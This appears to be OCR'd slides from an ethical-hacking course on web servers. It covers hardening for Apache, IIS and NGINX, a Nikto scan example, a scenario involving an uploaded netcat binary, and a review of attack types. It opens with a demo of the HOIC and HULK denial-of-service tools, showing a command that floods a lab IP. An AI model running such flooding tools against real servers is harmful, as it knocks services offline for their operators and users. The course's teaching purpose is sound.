
HIGH ORBIT ION CANNON STANDING BY

THREADS: < 2 >

OUTPUT: 0 bytes

249 CANNONS DETECTED

HULK EXAMPLE



```
Administrator@XPCL-F5291558C9 ~
$ cd /cygdrive/c/hulk/

Administrator@XPCL-F5291558C9 /cygdrive/c/hulk
$ ls
hulk.py

Administrator@XPCL-F5291558C9 /cygdrive/c/hulk
$ dir
hulk.py

Administrator@XPCL-F5291558C9 /cygdrive/c/hulk
$ python hulk.py http://192.168.3.111 safe
-- HULK Attack Started --
773 Requests Sent
876 Requests Sent
977 Requests Sent
1078 Requests Sent
1179 Requests Sent
1280 Requests Sent
1381 Requests Sent
1482 Requests Sent
1583 Requests Sent
```

13.5 HACKING WEB SERVERS COUNTER-MEASURES

- General Webserver Defense
- Protect Apache
- Protect IIS
- Protect NGINX

GENERAL WEBSERVER DEFENSE

- Set file system permissions on all directories and content
- Require HSTS on the webserver
- Keep all related services and components patched and up-to-date
- Harden the operating system and network infrastructure
- Remove unnecessary services and features, and change defaults
  - Move other network services to other hosts
- Ensure restricted access to configuration files including registry settings
- Relocate all websites/virtual directories to non-system partitions
  - Restrict access using web server and file system permissions.

GENERAL WEBSERVER DEFENSE (CONT'D)

- Ensure all incoming traffic requests are screened/filtered with a firewall and WAF
- Implement NIDS in the DMZ and private webservice-related VLANs
- Implement HIDS and host firewalls on all systems
- Disable serving directory listings
- Get rid of unnecessary .jar and non-web files
- Use byte code to eliminate configuration information that is sensitive
- Remove unnecessary script mappings for files extensions that are optional.

GENERAL WEBSERVER DEFENSE (CONT'D)

- Physically separate the web front end, application layer, and database layer onto separate servers
  - Only put the web front end in the DMZ
  - Implement a transport mode IPSEC VPN between:
    - The web front end and the application server
    - The application server and the database server
- Implement fault tolerance and redundancy:
  - Load balance the web server
  - Cluster the application server
  - Cluster the database server
- Run your own vulnerability scans and remediate any findings.


GENERAL WEBSERVER DEFENSE (CONT'D)

- Enable minimum auditing level on webserver and protect log files using file system permissions
- Forward logs to a syslog server
- Use SIEM to track and analyze trends
- Ensure the server certificate is current and issued by a reputable certification authority
- Ensure that the web service, application service, and database service use different accounts
- Configure a separate anonymous user account for each app when hosting more than one web app.

WEBSERVER VULNERABILITY SCANNERS

- Nikto
  - Open source web server and web application scanner
  - Performs comprehensive tests for multiple security threats including
    - Dangerous files/programs
    - Outdated web server software
    - Version-specific problems
- Online website vulnerability scanners:
  - SUCURI
  - Qualsys
  - Quttera
  - Intruder.

NIKTO EXAMPLE



```
Scanner Source IP: 66.175.214.247
User Agent: Nikto 2.1.5

- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          65.x.x.x
+ Target Hostname:    example.com
+ Target Port:        80
+ Start Time:         2019-02-01 12:17:06 (GMT0)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/8.5
+ Retrieved x-powered-by header: ASP.NET
+ Uncommon header 'x-content-security-policy' found, with contents: default-src 'self' ;
+ Uncommon header 'content-security-policy' found, with contents: default-src 'self' 'unsafe-inline' exampl
'self' 'unsafe-inline' 'unsafe-eval' example.com; style-src 'self' 'unsafe-inline' example.com maxcdn.boot
+ Uncommon header 'x-frame-options' found, with contents: SAMEORIGIN example.com
+ Uncommon header 'x-xss-protection' found, with contents: 1; mode=block
+ Retrieved x-aspnet-version header: 4.0.1219
+ Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x4e234235saed08bddd:0
+ robots.txt contains 2 entries which should be manually viewed.
+ RFC-1918 IP address found in the 'location' header. The IP is 10.23.1.3.
+ OSVDB-630: IIS may reveal its internal or real IP in the Location header via a request to the /images di
is http://10.23.1.3/images/.
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Cookie PHPSESSID created without the httponly flag
+ /login.php: Admin login page/section found.
+ 5567 items checked: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2019-02-01
```

Nikto detects security related issues in web scripts and web server configuration

Unusual items are always worth investigating

Ran 5567 tests and found 14 items of interest

PROTECT APACHE

- Update LAMP components to the latest version

```
sudo apt-get update
sudo apt-get upgrade
```

- Discover and disable unnecessary modules running on the server


```
sudo ls /etc/apache2/mods-enabled

sudo a2dismod module_name
```

- Check the log for suspicious requests and hacking attempts

```
/var/log/httpd/access_log
```

- Ensure that Apache and SQL use different, non-root user accounts
- Configure /etc/apache2/apache2.conf:
  - Disable ServerSignature and ServerTokens directives
  - Disable Server Directory Listings
  - Protect system settings by disabling the .htaccess directive
  - Defend against a slowloris DoS attack by reducing the connection timeout value
  - Limit HTTP/HTTPS requests per directory.

APACHE DEFAULT WEB PAGE EXAMPLE



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:


```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|   mods-enabled
```

PROTECT IIS

- Use UrlScan to screen/filter incoming requests based on rules set by admin
- Machine.config
  - Make sure to map protected resources to HttpForbiddenHandler
  - Remove unused HttpModules
  - Disable tracing (<trace enable="false"/>)
  - Turn off debug compiles
- Check the log for suspicious requests and hacking attempts:
  - %SystemDrive%\inetpub\logs\LogFiles
- Remove unnecessary ISAPI extensions and filters.

ISAPI filters provide Web servers such as IIS the ability to preprocess or postprocess information sent between client and server. They are used for such tasks as custom authentication, encryption, and compression schemes or for updating logging statistics on the Web server

DEFAULT IIS WEB PAGE EXAMPLE



IIS Windows Server

Not secure | 192.168.75.133


Windows Server

Internet Information Services

PROTECT NGINX

- Keep NGINX and PHP updated to avoid these well-known NGINX vulnerabilities:
  - SPDY heap buffer overflow
    - Allows the attacker to execute arbitrary code through a crafted request
    - SPDY = Google protocol to accelerate web content delivery
  - Root Privilege Escalation Vulnerability
    - Can lead to the creation of log directories with insecure permissions
  - Remote Integer Overflow Vulnerability
    - A Boundary Condition Error type that grants access to sensitive information
  - NGINX Controller vulnerability
    - Allows creation of unprivileged user accounts
  - PHP 7 Remote Code Execution Vulnerability
    - Can lead to information disclosure or unauthorized modification.

NGINX DEFAULT WEB PAGE EXAMPLE



Welcome to **nginx** on Fedora!

This page is used to test the proper operation of the **nginx** HTTP server after it has been installed. If you can read this page, it means that the web server installed at this site is working properly.

Website Administrator

This is the default `index.html` page that is distributed with **nginx** on Fedora. It is located in `/usr/share/nginx/html`.

You should now put your content in a location of your choice and edit the `root` configuration directive in the **nginx** configuration file `/etc/nginx/nginx.conf`.

WEB SERVER ATTACK SCENARIO

1. You just discovered several unknown files in the root directory of your Linux FTP server:
   - A tarball, two shell script files, and a binary file named "nc"
2. The FTP server's access logs show that the anonymous user account:
   - logged in to the server
   - uploaded the files
   - extracted the contents of the tarball
   - ran the script using a function provided by the FTP server's software
3. The "ps" command shows that the "nc" file is running as process
4. The netstat command shows the "nc" process is listening on a network port
5. What kind of vulnerability must be present to make this remote attack possible?
6. File system did not have proper permissions
7. The anonymous user must have had write permissions to the FTP directory
8. Perform a review of all permissions to the FTP directory.

13.6 HACKING WEB SERVERS REVIEW

- Review

HACKING WEBSERVERS REVIEW

- Use a multi-layered approach when attacking or defending a web server
- Webservers are vulnerable to attacks against:
  - The operating system
  - The web service
  - Web apps
  - Other vulnerable network services running on the same server
  - Supporting network services like DNS
  - Client applications

- Common attacks include:
  - DoS/DDoS
  - Password cracking
  - HTTP Response splitting
  - Session hijacking
  - Brute forcing
  - Defacement
  - Directory traversal

- Misconfiguration Attacks
- Web Cache Poisoning
- TLS Downgrade / MITM
- Shellshock
- Heartbleed
- POODLE
- DROWN.